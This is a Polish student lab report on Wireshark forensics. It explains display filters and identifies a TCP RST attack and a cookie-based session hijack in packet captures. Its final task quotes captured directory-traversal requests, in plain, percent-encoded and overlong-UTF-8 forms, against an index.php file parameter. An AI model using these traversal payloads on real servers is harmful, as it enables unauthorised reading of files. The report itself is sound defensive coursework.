Laboratorium BEST 1

Autor: Piotr Szewczyk

Kontakt: piotrszewczyk01@outlook.com

Laboratorium 1: Analiza ruchu sieciowego podkątem incydentów bezpieczeństwa

Wstęp, Cele i Instrukcja:

Na rozgrzewkę ćwiczenie z podstawowego narzędzia związanego z bezpieczeństwem, jakim jest Wireshark. Wireshark to darmowy sniffer o otwartym źródle, służący także do analizy wcześniej zebranych pakietów. Jest to podstawowe narzędzie zarówno do debuggingu, jak i podsłuchiwania sieci. W celu wykonania laboratorium należy zainstalować Wiresharka – jego najnowszą wersję można znaleźć tutaj: https://www.wireshark.org/download.html. Kolejną rzeczą, która będzie niezbędna są pliki pcap z zapisanym ruchem sieciowym. Dostępne są tutaj: Tems – BEST Laboratorium, Lab1: pcaps.tar.gz – ok. 320 MB. Pomocne może być zaznajomienie się z podręcznikiem użytkownika (user guide) programu Wireshark:

https://www.wireshark.org/docs/wsug_html_chunked/.

Interesującym wprowadzeniem może być prezentacja z konferencji Sharkfest 2013 – Wireshark Network Forensics przeprowadzona przez Laurę Chappell:


https://www.youtube.com/watch?v=UXAHvwouk6Q

Można skorzystać także z papierowych podręczników, ich wybór został zawarty w rozdziale Literatura. Laboratorium wykonujesz w pojedynkę, sprawozdanie także jest pisane indywidualnie. Dla tego ćwiczenia zostanie utworzony dedykowany katalog, w którym będzie trzeba umieścić sprawozdanie z tego laboratorium. Sprawozdania z laboratoriów mają mieć postać pliku w formacie pdf o nazwie "Lab1_Nazwisko_Wykonawcy.pdf". hasło do pliku PDF należy przesłać prowadzącemu.

Cel laboratorium: Celem laboratorium jest zaznajomienie z obsługą Wiresharka przez analizę ruchu sieciowego, w którym zaszły pewne niepożądane zdarzenia.

Zad. 1


a) Filtr *ip.addr==192.168.1.102* pozwala na oglądanie ruchu sieciowego, w którym źródło bądź odbiorca mają adres ip zapisany w filtrze.



1	0.000000	192.168.1.102	198.189.255.90	TCP	54 3534 → 443 [FIN, ACK] Seq=1 Ack=1 Win=65535 Len=0
2	0.007095	198.189.255.90	192.168.1.102	TLSv1	81 Encrypted Alert
3	0.007103	198.189.255.90	192.168.1.102	TCP	44 443 → 3534 [FIN, ACK] Seq=38 Ack=2 Win=9693 Len=0
4	0.007242	192.168.1.102	69.63.181.11	TCP	56 3551 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
5	0.007490	192.168.1.102	198.189.255.90	TCP	54 3534 → 443 [RST, ACK] Seq=2 Ack=38 Win=0 Len=0
6	0.007492	192.168.1.102	198.189.255.90	TCP	54 3534 → 443 [RST] Seq=2 Win=0 Len=0
7	0.016843	69.63.181.11	192.168.1.102	TCP	52 80 → 3551 [SYN, ACK] Seq=0 Ack=1 Win=4140 Len=0 MSS=1380 SACK_PERM
8	0.017236	192.168.1.102	69.63.181.11	TCP	54 3551 → 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
9	0.025580	66.235.143.54	192.168.1.102	TCP	52 80 → 3550 [SYN, ACK] Seq=0 Ack=1 Win=4140 Len=0 MSS=1380 SACK_PERM
10	0.025981	192.168.1.102	66.235.143.54	TCP	54 3550 → 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
12	0.142664	192.168.1.102	157.166.255.39	HTTP	1111 GET /html.ng/site=cnn_money&cnn_money_brand=fortune&cnn_money_pagetype=article&cnn_
13	0.142668	192.168.1.102	198.189.255.83	HTTP	596 GET /connect.php/en_US/css/bookmark-button-css/connect-button-css/share-button-css/
14	0.143156	192.168.1.102	192.168.1.1	DNS	67 Standard query 0x419b A an.tacoda.net

b) Filtr *ip.src>=192.168.1.1 and ip.src<=192.168.255.255*, służy do filtrowania pakietów i wyświetla tylko te pakiety, których źródłowy adres IP (ip.src) należy do prywatnych zakresów adresów IP klasy B i C.

c) Filtr *ip.dst>=192.168.1.1 and ip.dst<=192.168.255.255* działa bardzo podobnie do poprzedniego, ale koncentruje się na adresie docelowym (destination IP address) pakietów. Wyświetli tylko te pakiety, dla których docelowy adres IP (ip.dst) mieści się w prywatnym zakresie adresów klasy B i C, czyli od 192.168.1.1 do 192.168.255.255.




2	0.007095	198.189.255.90	192.168.1.102	TLSv1	81 Encrypted Alert
3	0.007103	198.189.255.90	192.168.1.102	TCP	44 443 → 3534 [FIN, ACK] Seq=38 Ack=2 Win=9693 Len=0
7	0.016843	69.63.181.11	192.168.1.102	TCP	52 80 → 3551 [SYN, ACK] Seq=0 Ack=1 Win=4140 Len=0 MSS=1380 SACK_PERM
9	0.025580	66.235.143.54	192.168.1.102	TCP	52 80 → 3550 [SYN, ACK] Seq=0 Ack=1 Win=4140 Len=0 MSS=1380 SACK_PERM
14	0.143156	192.168.1.102	192.168.1.1	DNS	67 Standard query 0x419b A an.tacoda.net
15	0.144656	192.168.1.102	192.168.1.1	DNS	78 Standard query 0x81ff A api.connect.facebook.com
16	0.150006	192.168.1.1	192.168.1.102	DNS	324 Standard query response 0x419b A an.tacoda.net CNAME an.tacoda.net.edgesuite.net CNAME a1406.g.akamai.net A 198
17	0.159503	192.168.1.1	192.168.1.102	DNS	304 Standard query response 0x81ff A api.connect.facebook.com A 69.63.176.147 NS glb01.ams1.tfbnw.net NS glb01.snc1
18	0.166992	198.189.255.83	192.168.1.102	TCP	1424 80 → 3541 [ACK] Seq=1 Ack=549 Win=8768 Len=1380 [TCP PDU reassembled in 21]
19	0.167003	198.189.255.83	192.168.1.102	TCP	1424 80 → 3541 [ACK] Seq=1381 Ack=549 Win=8768 Len=1380 [TCP PDU reassembled in 21]
20	0.167012	198.189.255.83	192.168.1.102	TCP	1424 80 → 3541 [ACK] Seq=2761 Ack=549 Win=8768 Len=1380 [TCP PDU reassembled in 21]
21	0.167025	198.189.255.83	192.168.1.102	HTTP	181 HTTP/1.1 200 OK (text/css)
26	0.210956	198.189.255.76	192.168.1.102	TCP	52 80 → 3552 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380 SACK_PERM
28	0.211732	69.63.176.147	192.168.1.102	TCP	52 80 → 3553 [SYN, ACK] Seq=0 Ack=1 Win=4140 Len=0 MSS=1380 SACK_PERM
30	0.213965	157.166.255.39	192.168.1.102	TCP	1424 80 → 3546 [ACK] Seq=1 Ack=1064 Win=9567 Len=1380 [TCP PDU reassembled in 107]
31	0.213976	157.166.255.39	192.168.1.102	TCP	1424 80 → 3546 [ACK] Seq=1381 Ack=1064 Win=9567 Len=1380 [TCP PDU reassembled in 107]
32	0.213991	157.166.255.39	192.168.1.102	TCP	1424 80 → 3546 [ACK] Seq=2761 Ack=1064 Win=9567 Len=1380 [TCP PDU reassembled in 107]

d) Filtr *ip.addr>=192.168.1.1 and ip.addr<=192.168.255.255* łączy ze sobą cechy dwóch poprzednich filtrów, czyli możemy obserwować źródło i destynację należące do prywatnych adresów IP.


e) Filtr *tcp contains „traffic”* nakazuje Wiresharkow'i wyświetlić każdy pakiet TCP, który zawiera ciąg znaków ASCII "traffic" (czyli słowo "traffic") w jakiejkolwiek części swojej ładowności (payload, czyli danych). Wyszukiwarka słów, komunikatów po ludzku.

f) *tcp.flags.reset==1* Flaga RST (lub po prostu "Reset") w nagłówku TCP jest specjalnym mechanizmem służącym do natychmiastowego zakończenia połączenia TCP. Dzieje się tak kiedy: następuje zerwanie połączenia w wyniku błędu, reset sesji przez odbiór nieoczekiwanych pakietów, próba komunikacji z nieodpowiednim portem.




2073…	6077.828275	192.168.1.103	75.101.151.37	TCP	54	3684 → 80 [RST, ACK] Seq=890 Ack=1012 Win=0 Len=0
2073…	6077.828516	192.168.1.103	66.94.244.24	TCP	54	3688 → 80 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2073…	6077.828765	192.168.1.103	216.52.167.75	TCP	54	3686 → 80 [RST, ACK] Seq=491 Ack=529 Win=0 Len=0
2075…	6081.244373	192.168.1.103	63.240.4.84	TCP	54	3694 → 80 [RST, ACK] Seq=1489 Ack=336 Win=0 Len=0
2077…	6082.412887	192.168.1.103	12.120.15.205	TCP	54	3696 → 80 [RST, ACK] Seq=25367 Ack=109156 Win=0 Len=0
2079…	6086.338675	192.168.1.103	12.129.199.110	TCP	54	3689 → 80 [RST, ACK] Seq=821 Ack=359 Win=0 Len=0
2079…	6086.338921	192.168.1.103	38.102.153.141	TCP	54	3706 → 80 [RST, ACK] Seq=1342 Ack=365 Win=0 Len=0
2079…	6086.338922	192.168.1.103	38.102.153.141	TCP	54	3700 → 80 [RST, ACK] Seq=5119 Ack=2836 Win=0 Len=0
2079…	6086.339182	192.168.1.103	38.102.153.141	TCP	54	3702 → 80 [RST, ACK] Seq=5267 Ack=1391 Win=0 Len=0
2079…	6086.339183	192.168.1.103	38.102.153.141	TCP	54	3701 → 80 [RST, ACK] Seq=5363 Ack=1451 Win=0 Len=0
2079…	6086.339184	192.168.1.103	38.102.153.141	TCP	54	3704 → 80 [RST, ACK] Seq=2659 Ack=667 Win=0 Len=0
2079…	6086.339186	192.168.1.103	38.102.153.141	TCP	54	3705 → 80 [RST, ACK] Seq=2651 Ack=667 Win=0 Len=0
2080…	6086.495323	192.168.1.103	63.240.4.179	TCP	54	3710 → 80 [RST, ACK] Seq=2949 Ack=1281 Win=0 Len=0

g) *http.request.method=="GET"* służy do wyświetlania tylko tych pakietów, które zawierają żądania http, a w tym przypadku konkretnie te, które używają metody *"GET"*.



2084…	6089.878448	192.168.1.103	198.189.255.75	HTTP	1192	GET /1381784/USM09_UHR_Connoisseur_Gift_160x600_v2.swf?clickTag=http%3A//
2084…	6089.879700	192.168.1.103	63.240.4.124	HTTP	78	GET /news/relatedBoxes.do?tickers=TM&keywords=Kia,Dodge,Chrysler,Resale%2
2084…	6089.906434	192.168.1.103	67.228.101.131	HTTP	415	GET /seg/bzo/for_life HTTP/1.1
2084…	6089.914426	192.168.1.103	209.107.213.72	HTTP	474	GET /imp/cmp.jsp?impcc=IMP_DIMPAWRFORBARTLOGO&o=http://img.constantcontac
2084…	6089.915925	192.168.1.103	12.120.15.205	HTTP	1382	GET /media/story/storySmallbottom.gif HTTP/1.1
2084…	6089.919438	192.168.1.103	63.240.4.84	HTTP	276	GET /zag.gif?Log=1&lso=1&dt=Cars%20That%20Lose%20Value%20Fastest&dr=http%
2085…	6090.080822	192.168.1.103	12.120.15.205	HTTP	1331	GET /css/channel.css HTTP/1.1
2085…	6090.154029	192.168.1.103	12.120.15.205	HTTP	1395	GET /media/story/comment.gif HTTP/1.1
2085…	6090.209992	192.168.1.103	12.120.15.205	HTTP	1394	GET /css/story/mostPop.css HTTP/1.1
2085…	6090.253714	192.168.1.103	12.120.15.205	HTTP	1371	GET /media/partners/flipgloss/flipgloss_logo_forbes_FINAL.png HTTP/1.1
2085…	6090.624979	192.168.1.103	72.44.192.90	HTTP	814	GET /serve/fb/ver?uatFilter=false&fb_key=pixel.fetchback.comcat%3D%26name
2085…	6090.944030	192.168.1.103	12.120.15.205	HTTP	1298	GET /video/embed/forbes_video/loading.gif HTTP/1.1
2085…	6091.184625	192.168.1.103	12.120.15.205	HTTP	1385	GET /scripts/jquery/jquery.suggest.js HTTP/1.1

h) *http.response.code==404* służy do wyświetlania tylko odpowiedzi http, w których serwer zwraca kod statusu *404 Not Found*. (Błędne adresy URL, usunięcie zasobów, niestniejące adresy)



http.response.code==404

No.	Time	Source	Destination	Protocol	Length	Info
2923…	10814.339782	128.230.208.97	192.168.121.179	HTTP	623	HTTP/1.1 404 Not Found (text/html)
2929…	10864.066211	128.230.208.97	192.168.121.150	HTTP	623	HTTP/1.1 404 Not Found (text/html)
2929…	10864.234651	128.230.208.97	192.168.121.150	HTTP	623	HTTP/1.1 404 Not Found (text/html)
2938…	10882.197492	216.34.181.96	192.168.121.150	HTTP	533	HTTP/1.1 404 Not Found (text/html)
2939…	10885.507556	216.34.181.96	192.168.121.150	HTTP	533	HTTP/1.1 404 Not Found (text/html)
3170…	12132.106801	193.1.193.64	192.168.1.103	HTTP	533	HTTP/1.1 404 Not Found (text/html)
3170…	12133.724035	193.1.193.64	192.168.1.103	HTTP	533	HTTP/1.1 404 Not Found (text/html)
3253…	12315.116407	193.1.193.64	192.168.1.105	HTTP	533	HTTP/1.1 404 Not Found (text/html)
3253…	12317.021436	193.1.193.64	192.168.1.105	HTTP	533	HTTP/1.1 404 Not Found (text/html)
3709…	13057.592140	193.1.193.64	192.168.1.104	HTTP	533	HTTP/1.1 404 Not Found (text/html)
3709…	13058.562787	193.1.193.64	192.168.1.104	HTTP	533	HTTP/1.1 404 Not Found (text/html)


Zad. 2

Użyłem filtrów z poprzedniego zadania. Dużą podpowiedzią było „domyślenie się, że jest to atak RST”.

Atak trwał około 12000s, czyli ponad 3 godziny. Adresy IP, które zostały zaatakowane to:

192.168.1.X, gdzie X = {102,103,104,105,147,148,149,150}.


Atak bazuje na mechanizmie protokołu TCP zwanym resetowaniem połączenia (connection reset), który jest inicjowany za pomocą flagi RST (Reset) w nagłówku TCP. Atakujący wysyła pakiety RST i serwer ofiary podczas aktywnego połączenia, natychmiast je przerywa, co skutkuje niemożnością działania YT. TCP interpretuje pakiety RST jako błędy lub zakończenia połączeń, co przekłada się na odcięcie od usługi, bo w takich wypadkach właśnie TCP przerywa nieprawidłowe połączenia.




1964…	5440.242343	74.125.224.68	192.168.121.147	TCP	50 80 → 58128 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1964…	5440.243200	74.125.224.69	192.168.121.147	TCP	50 80 → 45809 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1964…	5440.244179	74.125.224.70	192.168.121.147	TCP	50 80 → 44869 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1964…	5440.245069	74.125.224.71	192.168.121.147	TCP	50 80 → 54124 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1964…	5440.245691	74.125.224.72	192.168.121.147	TCP	50 80 → 42502 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1964…	5440.246543	74.125.224.73	192.168.121.147	TCP	50 80 → 49477 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1964…	5440.248366	74.125.224.74	192.168.121.147	TCP	50 80 → 40641 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1965…	5495.678837	74.125.224.59	192.168.121.150	TCP	50 80 → 48466 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1966…	5499.080222	74.125.224.59	192.168.121.150	TCP	50 80 → 48468 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1966…	5513.941200	199.15.160.24	192.168.121.150	TCP	50 80 → 60798 [RST, ACK] Seq=2851 Ack=3047 Win=64240 Len=0
1969…	5564.087181	66.235.139.54	192.168.1.103	TCP	44 80 → 3335 [RST, ACK] Seq=578 Ack=813 Win=4952 Len=0
1976…	5572.787715	63.240.4.179	192.168.1.103	TCP	44 80 → 3357 [RST] Seq=1913 Win=0 Len=0
1978…	5585.821796	74.125.224.59	192.168.121.150	TCP	50 80 → 48471 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1980…	5589.771327	74.125.224.59	192.168.121.150	TCP	50 80 → 48473 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1980…	5591.649138	66.235.132.121	192.168.1.103	TCP	44 80 → 3360 [RST, ACK] Seq=3004 Ack=5217 Win=9356 Len=0
1987…	5603.950302	199.15.160.24	192.168.121.150	TCP	50 80 → 60803 [RST, ACK] Seq=2850 Ack=3047 Win=64240 Len=0
1993…	5635.448372	66.235.132.121	192.168.1.103	TCP	44 80 → 3401 [RST, ACK] Seq=534 Ack=1081 Win=5220 Len=0

Zad. 3

Użyłem filtra *http.request.method == "POST"*. Metoda POST mówi o wysyłaniu danych do serwera. Czyli będę w stanie zobaczyć, kiedy ktoś np. coś zamieścił. Długa lista z metodą POST wyglądała na normalną, poza poniższym fragmentem. To właśnie tutaj przeprowadzony został atak. Atakujący wykorzystał przejęcie sesji, czyli okradł właściciela z ciasteczek i podszywając się pod niego udostępnił rozmowę.




Tutaj widać c_user=100002297942500



Wykorzystywanie szyfrowania ruchu (HTTPS) oraz zabezpieczenia ciasteczek z poziomu skryptu (HttpOnly i Secure), może zapobiec takim atakom.

Tutaj znaleziona wiadomość, dość zabawna:)



Zad. 4

Zadanie to zacząłem od przefiltrowania *http.request.method=="GET"* z racji tego, żeby zobaczyć właśnie, czy ktoś coś pobierał. Zobaczyłem w info o pakietach pewną anomalię.

```
200 GET /index.php?file=../../../../../cheddar.pdf HTTP/1.0
203 GET /index.php?file=../../../../../../cheddar.pdf HTTP/1.0
206 GET /index.php?file=../../../../../../../cheddar.pdf HTTP/1.0
209 GET /index.php?file=../../../../../../../../cheddar.pdf HTTP/1.0
416 GET /softw/90/update/avg9infowin.ctf HTTP/1.1
416 GET /softw/90/update/avg9infoavi.ctf HTTP/1.1
192 GET /index.php?file=%2e%2e/cheddar.pdf HTTP/1.0
199 GET /index.php?file=%2e%2e/%2e%2e/cheddar.pdf HTTP/1.0
206 GET /index.php?file=%2e%2e/%2e%2e/%2e%2e/cheddar.pdf HTTP/1.0
213 GET /index.php?file=%2e%2e/%2e%2e/%2e%2e/%2e%2e/cheddar.pdf HTTP/1.0
220 GET /index.php?file=%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/cheddar.pdf HTTP/1.0
227 GET /index.php?file=%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/cheddar.pdf HTTP/1.0
234 GET /index.php?file=%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/cheddar.pdf HTTP/1.0
241 GET /index.php?file=%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/cheddar.pdf HTTP/1.0
194 GET /index.php?file=%2e%2e%2fcheddar.pdf HTTP/1.0
203 GET /index.php?file=%2e%2e%2f%2e%2e%2fcheddar.pdf HTTP/1.0
212 GET /index.php?file=%2e%2e%2f%2e%2e%2f%2e%2e%2fcheddar.pdf HTTP/1.0
221 GET /index.php?file=%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fcheddar.pdf HTTP/1.0
230 GET /index.php?file=%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fcheddar.pdf HTTP/1.0
239 GET /index.php?file=%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fcheddar.pdf HTTP/1.0
248 GET /index.php?file=%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fcheddar.pdf HTTP/1.0
257 GET /index.php?file=%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fcheddar.pdf HTTP/1.0
188 GET /index.php?file=../cheddar.pdf HTTP/1.0
191 GET /index.php?file=../../cheddar.pdf HTTP/1.0
194 GET /index.php?file=../../../cheddar.pdf HTTP/1.0
197 GET /index.php?file=../../../../cheddar.pdf HTTP/1.0
200 GET /index.php?file=../../../../../cheddar.pdf HTTP/1.0
203 GET /index.php?file=../../../../../../cheddar.pdf HTTP/1.0
206 GET /index.php?file=../../../../../../../cheddar.pdf HTTP/1.0
209 GET /index.php?file=../../../../../../../../cheddar.pdf HTTP/1.0
203 GET /index.php?file=%c0%2e%c0%2e%c0%5ccheddar.pdf HTTP/1.0
221 GET /index.php?file=%c0%2e%c0%2e%c0%5c%c0%2e%c0%2e%c0%5ccheddar.pdf HTTP/1.0
239 GET /index.php?file=%c0%2e%c0%2e%c0%5c%c0%2e%c0%2e%c0%5c%c0%2e%c0%2e%c0%5ccheddar.pdf HTTP/1.0
257 GET /index.php?file=%c0%2e%c0%2e%c0%5c%c0%2e%c0%2e%c0%5c%c0%2e%c0%2e%c0%5c%c0%2e%c0%2e%c0%5ccheddar.pdf HTTP/1.0
275 GET /index.php?file=%c0%2e%c0%2e%c0%5c%c0%2e%c0%2e%c0%5c%c0%2e%c0%2e%c0%5c%c0%2e%c0%2e%c0%5c%c0%2e%c0%2e%c0%5ccheddar.pdf HTTP/1.
293 GET /index.php?file=%c0%2e%c0%2e%c0%5c%c0%2e%c0%2e%c0%5c%c0%2e%c0%2e%c0%5c%c0%2e%c0%2e%c0%5c%c0%2e%c0%2e%c0%5c%c0%2e%c0%2e%c0%5c%c0%2e%c0%2e%c0%5cc
311 GET /index.php?file=%c0%2e%c0%2e%c0%5c%c0%2e%c0%2e%c0%5c%c0%2e%c0%2e%c0%5c%c0%2e%c0%2e%c0%5c%c0%2e%c0%2e%c0%5c%c0%2e%c0%2e%c0%5c%c0%2e%c0%2e%c0%5c%
```

